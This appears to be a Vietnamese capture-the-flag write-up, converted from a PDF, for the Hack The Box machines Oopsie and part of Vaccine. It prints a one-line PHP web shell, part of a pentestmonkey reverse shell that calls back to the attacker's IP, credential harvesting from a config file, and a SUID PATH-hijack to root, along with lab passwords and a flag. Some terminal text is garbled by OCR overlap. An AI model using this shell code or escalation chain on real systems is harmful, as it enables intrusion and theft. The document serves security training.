
****y

proxy

Hide Answer

Task 2: Hỏi đường dẫn mà máy chủ web trả về để xây dựng trang login

Truy cập đến ip của trang thì bị chuyển hướng đến trang login và trên url xuất hiện đường dẫn



Đáp án: /cdn-cgi/login

TASK 2

What is the path to the directory on the webserver that returns a login page?


/****_****/****n

[/cdn-cgi/login](#)

Hide Answer

Task 3: Hỏi thành phần trên trang có thể thay đổi để truy cập đến trang upload

Đầu tiên xem thử trang đăng nhập có lỗ hổng không.



Sử dụng phần mềm burp suit để bắt request gửi đi, sau khi phân tích thì không thấy khai thác

```

1 POST /cdn-cgi/login/index.php HTTP/1.1
2 Host: 10.129.146.112
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 14
9 Origin: http://10.129.146.112
10 Connection: keep-alive
11 Referer: http://10.129.146.112/cdn-cgi/login/
12 Upgrade-Insecure-Requests: 1
13
14 username=admin%27&password=2112


```

```

21.1 e.preventDefault());
21.2 if (working) return;
21.3 working = true;
21.4 var $this = $('#this'),
21.5 $state = $this.find('button > .state');
21.6 $this.addClass('loading');
21.7 $state.html('Authenticating');
21.8 setTimeout(function () {
21.9   $this.removeClass('loading');
220   $state.html('Welcome back!');
221   setTimeout(function () {
222     $state.html('Log in');
223     $this.removeClass('ok loading');
224     working = false;
225   }, 4000);
226 }, 3000);
227 }
228 //## sourceURL=open.js
229 </script>
230 </body>
231 </html>

```

Vậy phải đăng nhập dưới dạng khách bằng cách nhấn vào link login as guest



Repair Management System



Sau khi nhấn vào các mục thì ở mục uploads yêu cầu quyền admin để thực hiện



Repair Management System

This action require super admin rights.

Ở mục account trích xuất thông tin người dùng bao gồm access ID, name và email

Nhưng khi phân tích kĩ phần url cho biết id=2, nghĩa là tồn tại user có id là 1.

Url ở đây có khả năng tồn tại lỗ hổng, thử thay đổi số 2 thành 1

Access ID	Name	Email
2233	guest	guest@megacorp.com

Sau khi thay đổi thì trang lại hiện access id, email của một tài khoản có name là admin

Access ID	Name	Email
34322	admin	admin@megacorp.com

Phân tích kỹ hơn nữa là trong trường cookie có thuộc tính user với id của người dùng hiện tại.

Vậy thử thay id hiện tại thành id của admin thì khi tải lại trang, upload được phép thực hiện

Repair Management System

Branding Image Uploads

Brand Name	<input type="text"/>
<input type="button" value="Browse..."/>	No file selected.
<input type="button" value="Upload"/>	

Đáp án: cookie

Task 4: Hỏi access ID của admin

Đáp án: 34322

Task 5: Khi tải tệp lên thì thư mục nào sẽ chứa tệp trên máy chủ

Sử dụng gobuster để liệt kê tất cả những thư mục và tệp trong thư mục hiện tại
Thì tìm thấy thư mục /uploads

```
(kali㉿kali)-[~/Documents/NT140/Hackthebox]
└─$ gobuster dir -u http://10.129.146.112/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x php
Gobuster v3.6          The file shell.php has been uploaded.
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://10.129.146.112/
[+] Method:       GET
[+] Threads:     10
[+] Wordlist:    /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Threads:      10
[+] Timeout:     10s
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Extensions:  php
[+] Timeout:     10s

Starting gobuster in directory enumeration mode
=====
/.php           (Status: 403) [Size: 279]
/images         (Status: 301) [Size: 317] [→ http://10.129.146.112/images/]
/index.php      (Status: 200) [Size: 10932]
/themes         (Status: 301) [Size: 317] [→ http://10.129.146.112/themes/]
/uploads        (Status: 301) [Size: 318] [→ http://10.129.146.112/uploads/]
Progress: 808 / 415288 (0.19%)*z
zsh: suspended  gobuster dir -u http://10.129.146.112/ -w -x php
```

Đáp án: /uploads

TASK 5

On uploading a file, what directory does that file appear in on the server?

```
*****s
/uploads
```

[Hide Answer](#)

Success!

Task flag owned!

Task 6: Hỏi tệp chứa mật khẩu và thuộc share của người dùng Robert

Để tìm được phải vào được command line của máy, ban đầu tìm kiếm chỗ tồn tại lỗ hổng tải tệp. Từ kết quả trên thì mục upload cho phép tải tệp lên.

Viết một shell bất kì. Ví dụ ở đây là thực hiện lệnh trên command line qua url

```
1 <?php system($_GET['cmd']); ?>
2 |
```

Tải tệp lên và ghi tên giống tên đặt của tệp

Repair Management System

The file shell.php has been uploaded.

Sử dụng gobuster tìm kiếm thư mục uploads của trang.

Nếu thấy tên tệp tải lên nghĩa là tải lên thành công


```
(kali㉿kali)-[~/Documents/NT140/Hackthebox]
$ gobuster dir -u http://10.129.235.230/uploads/ -w shell.txt -x php
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://10.129.235.230/uploads/
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     shell.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Extensions:  php
[+] Timeout:      10s

Starting gobuster in directory enumeration mode

/shell.php        (Status: 200) [Size: 0]
/.php             (Status: 403) [Size: 279]
Progress: 4 / 6 (66.67%)
Finished
```

Giờ thực hiện thử câu lệnh giống như ls



Để tạo reverse shell phù hợp thì có thể sử dụng công cụ của trang <https://www.revshells.com>, ghi ip của vpn và cổng mong muốn.

Chọn đến php pentestMonkey, copy và bỏ vào một tệp shell khác

IP: 10.10.14.184 Port: 1337 +1

Type: nc

OS: PHP PentestMonkey

```
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.14.184';
$port = 1337;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; sh -i';
$daemon = 0;
$debug = 0;

if (function_exists('pcntl_fork')) {
```

File Actions Edit View Help

GNU nano 8.1 shell2.php *

```
if (in_array($pipes[1], $read_a)) {
    if ($debug) printit("STDOUT READ");
    $input = fread($pipes[1], $chunk_size);
    if ($debug) printit("STDOUT: $input");
    fwrite($sock, $input);
}

if (in_array($pipes[2], $read_a)) {
    if ($debug) printit("STDERR READ");
    $input = fread($pipes[2], $chunk_size);
    if ($debug) printit("STDERR: $input");
    fwrite($sock, $input);
}

fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);

function printit ($string) {
    if (!$daemon) {
        print "$string\n";
    }
}

?>
```

^G Help ^O Write Out ^F Where Is ^K Cut ^T Execute ^C Location
 ^X Exit sh ^R Read File End ^\ Replace Done ^U Paste ^J Justify ^/ Go To Line

Giờ tạo một máy chủ trên công lựa chọn trên

```
(kali㉿kali)-[~/Documents/NT140/Hackthebox]
$ nc -nlvp 1337
listening on [any] 1337 ...
```

Upload tệp đó như trên rồi kiểm tra bằng gobuster

```
(kali㉿kali)-[~/Documents/NT140/Hackthebox]
$ gobuster dir -u http://10.129.235.230/uploads/ -w shell.txt
Gobuster v3.6 has been uploaded.
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:                      http://10.129.235.230/uploads/
[+] Method:                   GET
[+] Threads:                  10
[+] Wordlist:                 shell.txt
[+] Negative Status codes:   404
[+] User Agent:               gobuster/3.6
[+] Timeout:                  10s

Starting gobuster in directory enumeration mode

Progress: 1 / 2 (50.00%)
/shell2.php          (Status: 200) [Size: 92]

Finished
```

Truy cập đến tệp shell đó.

The screenshot shows a web browser window with the following details:

- Address bar: 10.129.235.230/uploads/shell2.php
- Header bar: Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, OffSec
- Main content: **Forbidden**
You don't have permission to access this resource.
- Footer: Apache/2.4.29 (Ubuntu) Server at 10.129.235.230 Port 80

Quay về terminal máy chủ thì có thể thực hiện command line của box

```
(kali㉿kali)-[~/Documents/NT140/Hackthebox]
$ nc -nlvp 1337
listening on [any] 1337 ...
connect from [10.10.14.184] from (UNKNOWN) [10.129.235.230] 42532
Linux oopsie 4.15.0-76-generic #86-Ubuntu SMP Fri Jan 17 17:24:28 UTC 2020 x86_64 x86_64 x86_64 G
NU/Linux
11:29:24 up 19 min, 0 users, load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@    IDLE    JCPU    PCPU WHAT
www-data@oopsie:~$
```

Sử dụng câu lệnh “python3 -c 'import pty;pty.spawn("/bin/bash")'” để có một shell chi tiết hơn

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@oopsie:~$
```

Tiến hành tìm kiếm

```

$ python3 -c "import pty;pty.spawn('/bin/bash')"
www-data@oopsie:/var/www/html$ cd /var/www/html
cd /var/www/html
www-data@oopsie:/var/www/html$ ls  What is the file that contains the password?
ls
cdn-cgi css fonts images index.php js themes uploads
www-data@oopsie:/var/www/html$ █

```

Khi đến thư mục cdn-cgi thì có Login.

Do thư mục này chứa thông tin login, để tránh những nội dung không cần thiết sử dụng lệnh: “cat * | grep -ir “pass””.

Thì tìm thấy username và password của admin

```

cdn-cgi css fonts images index.php js themes uploads
www-data@oopsie:/var/www/html$ cd cdn-cgi
cd cdn-cgi
www-data@oopsie:/var/www/html/cdn-cgi$ ls
.s
.login
www-data@oopsie:/var/www/html/cdn-cgi$ cat * | grep -ir "pass"
cat * | grep -ir "pass"
cat: login: Is a directory  What is the file that contains the password that is shared with the r
.login/index.php:if($_POST["username"]=="admin" && $_POST["password"]=="MEGACORP_4dm1n !! ")
.login/index.php:<input type="password" name="password" placeholder="Password" />
www-data@oopsie:/var/www/html/cdn-cgi$ █

```

Sử dụng lệnh cat /etc/passwd để xem tất cả người dùng trên đây

Thấy được có người dùng robert

```

www-data@oopsie:/var/www/html/cdn-cgi$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root/bin/bash  Google Hacking DB v3.0 OffSec
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin  Applications - Apache
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxde:x:105:65534::/var/lib/lxde:/bin/false
uidd:x:106:10::/run/uidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
polinate:x:109:1::/var/cache/polinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin file that contains the password that is shared with the r
robert:x:1000:1000:robert:/home/robert:/bin/bash
mysql:x:111:114:MySQL Server,,,:/nonexistent:/bin/false

```

Nhưng do chưa có thông tin đăng nhập của robert thì phải tìm kiếm tiếp

Khi quay về thư mục cdn-cgi và vào thư mục login thì có một tệp php có tên là db.php

Khi xuất thông tin của tệp đó thì lấy được tên người dùng và mật khẩu của robert

```
login
www-data@oopsie:/var/www/html/cdn-cgi$ cd login
cd login
www-data@oopsie:/var/www/html/cdn-cgi/login$ ls
ls
admin.php db.php index.php script.js
www-data@oopsie:/var/www/html/cdn-cgi/login$ cat db.php
cat db.php
What is the file that contains the password that is shared with the robert user?
<?php
$conn = mysqli_connect('localhost','robert','M3g4C0rpUs3r!','garage');
?>
www-data@oopsie:/var/www/html/cdn-cgi/login$
```

Đáp án: db.php

TASK 6


What is the file that contains the password that is shared with the robert user?

**.*sp

db.php

Hide Answer

Success!



Task 7: Hỏi lệnh thực hiện với option “-group bugtracker” có thể truy xuất những tệp trong nhóm đó

Giờ phải tìm nhóm có tên đó

Đăng nhập dưới người dùng robert

```
www-data@oopsie:/var/www/html/cdn-cgi/login$ su robert
su robert
Password: M3g4C0rpUs3r!
robert@oopsie:/var/www/html/cdn-cgi/login$
```

Tìm kiếm trong các thư mục thì tìm thấy một tệp user.txt

Sau khi xuất thông tin thì tìm thấy flag của user

```
robert@oopsie:/var/www/html/cdn-cgi/login$ ls /home
ls /home
What executable is run with the option "-group bug
robert
owned by the bugtracker group?
robert@oopsie:/var/www/html/cdn-cgi/login$ ls /home/robert
ls /home/robert
user.txt
robert@oopsie:/var/www/html/cdn-cgi/login$ cat /home/robert/user.txt
cat /home/robert/user.txt
f2c74ee8db7983851ab2a96a44eb7981
robert@oopsie:/var/www/html/cdn-cgi/login$
```

Thử sử dụng sudo để tạm thời nâng quyền thì không thể thực hiện sudo

Sau đó kiểm tra thử những nhóm robert nằm trong bằng lệnh id

Trong đó, tìm thấy nhóm bugtracker

```
robert@oopsie:/var/www/html/cdn-cgi/login$ sudo -l
sudo -l
[sudo] password for robert: M3g4C0rpUs3r!
Sorry, user robert may not run sudo on oopsie.
robert@oopsie:/var/www/html/cdn-cgi/login$ id
id
uid=1000(robert) gid=1000(robert) groups=1000(robert),1001(bugtracker)
```

Phải tìm kiếm thư mục của nhóm đó bằng lệnh find

```
uid=1000(robert) gid=1000(robert) groups=1000(robert),1001(bugtracker)
robert@oopsie:/var/www/html/cdn-cgi/login$ find / -group bugtracker 2>/dev/null
<cdn-cgi/login$ find / -group bugtracker 2>/dev/null
/usr/bin/bugtracker
```

Đáp án: find

TASK 7

What executable is run with the option "-group bugtracker" to identify all files owned by the bugtracker group?

***d

find

Hide Answer

Success!

Task 8: Hỏi dù là người dùng nào khi thực hiện bugtracker thì được thực thi dưới quyền hạn của người dùng nào

Sử dụng lệnh ls với option l và a

Thông tin lấy được là bugtracker chỉ có thể thực thi bởi người sở hữu, ở đây là root

```
/usr/bin/bugtracker
robert@oopsie:/var/www/html/cdn-cgi/login$ ls -la /usr/bin/bugtracker
ls -la /usr/bin/bugtracker
-rwsr-xr-- 1 root bugtracker 8792 Jan 25 2020 /usr/bin/bugtracker
robert@oopsie:/var/www/html/cdn-cgi/login$
```

Đáp án: root

TASK 8

Regardless of which user starts running the bugtracker executable, what's user privileges will use to run?

***t

root


Hide Answer

Success!

Task flag owned!

Task 9: SUID là viết tắt cho từ nào

Đáp án: Set owner User ID



Task 10: Hỏi tên của câu lệnh được thực thi dưới môi trường không an toàn

Vậy thử chạy bugtracker thì kêu nhập id, sau khi nhập chỉ xuất thông tin

```
robert@oopsie:/var/www/html/cdn-cgi/login$ /usr/bin/bugtracker
/usr/bin/bugtracker      PHP    Custom Application    Apache
: EV Bug Tracker :          Reconnaissance
                            Web Site Structure Discovery
Provide Bug ID: 2          Cookie Manipulation    SUID Exploitation
2
If you connect to a site filezilla will remember the host, the username and the password (optionally). The same is true for the site manager. But if a port other than 21 is used the port is saved in .config/filezilla - but the information from this file isn't downloaded again afterwards.

ProblemType: Bug           Inssecure Direct Object Reference (IDOR)
DistroRelease: Ubuntu 16.10
Package: filezilla 3.15.0.2-1ubuntu1
Uname: Linux 4.5.0-040500rc7-generic x86_64
ApportVersion: 2.20.1-0ubuntu3
Architecture: amd64
CurrentDesktop: Unity
Date: Sat May 7 16:58:57 2016
EncryptfsInUse: Yes
SourcePackage: filezilla
UpgradeStatus: No upgrade log present (probably fresh install)
```

Để có thể nâng quyền

Tạo một tệp cat có nội dung là /bin/sh

```
robert@oopsie:/tmp$ echo /bin/sh > cat
echo /bin/sh > cat
robert@oopsie:/tmp$ ls -l
ls -l
cat
robert@oopsie:/tmp$
```

Quan trọng là cấp quyền thực thi cho tệp này

```
robert@oopsie:/tmp$ chmod +x cat
chmod +x cat
robert@oopsie:/tmp$ ls -la
ls -la
total 24
drwxrwxrwt 2 root root 4096 Oct 13 12:14 .
drwxr-xr-x 24 root root 4096 Oct 11 2021 ..
-rwxrwxr-x 1 robert robert 8 Oct 13 12:14 cat
-rw-r--r-- 1 robert robert 12288 Oct 13 12:07 .cat.swp
robert@oopsie:/tmp$
```

Giờ thêm /tmp: trước biến \$PATH

Điều sẽ truyền /bin/sh vào \$PATH, dẫn đến tạo reverse shell trên tất cả các người dùng.


Đồng thời do robert có quyền thực thi.

```
-rw----- 1 robert robert 12288 Oct 13 12:07 .cat.swp
robert@oopsie:/tmp$ export PATH=/tmp:$PATH
export PATH=/tmp:$PATH
robert@oopsie:/tmp$ echo $PATH
echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/usr/games:/usr/local/games
robert@oopsie:/tmp$
```


Do đó sau khi nhập id thì sẽ thực thi lệnh cat mà cat thì chuyển /bin/sh, do thực thi trên bugtracker rồi nên máy chủ tưởng đây là admin



Đáp án: cat



Task tiếp tìm user flag thì ở trên đã tìm thấy



Task cuối thì phải tìm flag của root:

Sau khi vào được root, tìm thấy tệp root.txt

```
cat
# cd /root
cd /root
# ls
ls
reports  root.txt
```

Do cat bị đè nên phải sử dụng vim

Vaccine(7 Task and user+root):

Đầu tiên cũng quét các cổng:

```
(kali㉿kali)-[~/Documents/NT140/Hackthebox]
$ nmap -Pn -sC -sV -p- -vvvvvvv --reason --min-rate=1000 -T4 -oA all_tcp 10.129.205.185
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-13 19:30 +07
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 19:30
Completed NSE at 19:30, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 19:30
Completed NSE at 19:30, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 19:30
Completed NSE at 19:30, 0.00s elapsed
Initiating Parallel DNS resolution of 1 host. at 19:30
Completed Parallel DNS resolution of 1 host. at 19:30, 13.00s elapsed
DNS resolution of 1 IPs took 13.00s. Mode: Async [#: 1, OK: 0, NX: 0, DR: 1, SF: 0, TR: 3, CN: 0]
Initiating Connect Scan at 19:30
Scanning 10.129.205.185 [65535 ports]
Discovered open port 21/tcp on 10.129.205.185
Discovered open port 22/tcp on 10.129.205.185
Discovered open port 80/tcp on 10.129.205.185
Increasing send delay for 10.129.205.185 from 0 to 5 due to 169 out of 422 dropped probes since
last increase
```

```

PORT STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r-xr-x  1 0      0          2533 Apr 13  2021 backup.zip
|_ftp-syst:
|_STAT:
FTP server status:
Connected to ::ffff:10.10.14.184
Logged in as ftpuser
TYPE: ASCII
No session bandwidth limit
Session timeout in seconds is 300
Control connection is plain text
Data connections will be plain text
At session startup, client count was 4
vsFTPD 3.0.3 - secure, fast, stable
_End of status
22/tcp open  ssh     OpenSSH 8.0p1 Ubuntu 6ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 c0:ee:58:07:75:34:b0:0b:91:65:b2:59:56:95:27:a4 (RSA)
|   256 ac:6e:81:18:89:22:d7:a7:41:7d:81:4f:1b:b8:b2:51 (ECDSA)
|_ 256 42:5b:c3:21:df:ef:a2:0b:c9:5e:03:42:1d:69:d0:28 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: MegaCorp Login
| http-cookie-flags:
|_ /: machine with all the hacking tools you
|   need pre-installed.
| PHPSESSID:
|_ httponly flag not set
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

```

Task 1: Hỏi ngoài dịch vụ ssh và http còn dịch vụ gì nữa

Đáp án: ftp

TASK 1

Besides SSH and HTTP, what other service is hosted on this box?

ftp

Hide Answer

Success!

Task flag owned!

Task 2: Hỏi đăng nhập vào ftp không sử dụng mật khẩu thì đăng nhập dưới tên người dùng gì

Đáp án anonymous

TASK 2

This service can be configured to allow login with any password for specific username. What is that username?

*****s

anonymous


Hide Answer

Success!

Task flag owned!

Task 3: Hỏi tên của tệp có thể tải xuống từ ftp

Đáp án: backup.



Task 4: Hỏi script thuộc công cụ John The Ripper và dùng để tìm và tạo mật khẩu ở dạng hash từ một tệp zip

Đầu tiên đăng nhập vào ftp

```
—(kali㉿kali)-[~/Documents/NT140/Hackthebox]
└─$ ftp 10.129.99.74
Connected to 10.129.99.74.
220 (vsFTPd 3.0.3)
Name (10.129.99.74:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||10214|)
150 Here comes the directory listing.
-rwxr-xr-x 1 0 0 2533 Apr 13 2021 backup.zip
226 Directory send OK.
ftp> █
```

Tải xuống tệp zip bằng lệnh get

```
z2o Directory send OK.
ftp> get backup.zip
local: backup.zip remote: backup.zip
229 Entering Extended Passive Mode (|||10065|)
150 Opening BINARY mode data connection for backup.zip (2533 bytes).
100% [*****] 2533 2.26 MiB/s 00:00 ETA
226 Transfer complete.
2533 bytes received in 00:02 (1.07 KiB/s)
ftp> █
```

```
zsh: suspended ping 10.129.99.74
—(kali㉿kali)-[~/Documents/NT140/Hackthebox]
└─$ ls
allowed.userlist      all_tcp.nmap  hash.txt    prod.dtsConfig  shell.txt
allowed.userlist.passwd all_tcp.xml  nc.exe     shell2.php    starting_point_TCK122h2.ovpn
all_tcp.gnmap          backup.zip   payload.exe shell.php    winPEASx64.exe
└─$ █
```

Thử mở tệp zip thì yêu cầu mật khẩu

```

all_tcp.gnmap      backup.zip      payload.exe    shell.php
└─(kali㉿kali)-[~/Documents/NT140/Hackthebox]
$ unzip backup.zip
Archive: backup.zip
[backup.zip] index.php password:
  skipping: index.php           incorrect password
13  skipping: style.css         incorrect password

└─(kali㉿kali)-[~/Documents/NT140/Hackthebox]
$ locate zip2john
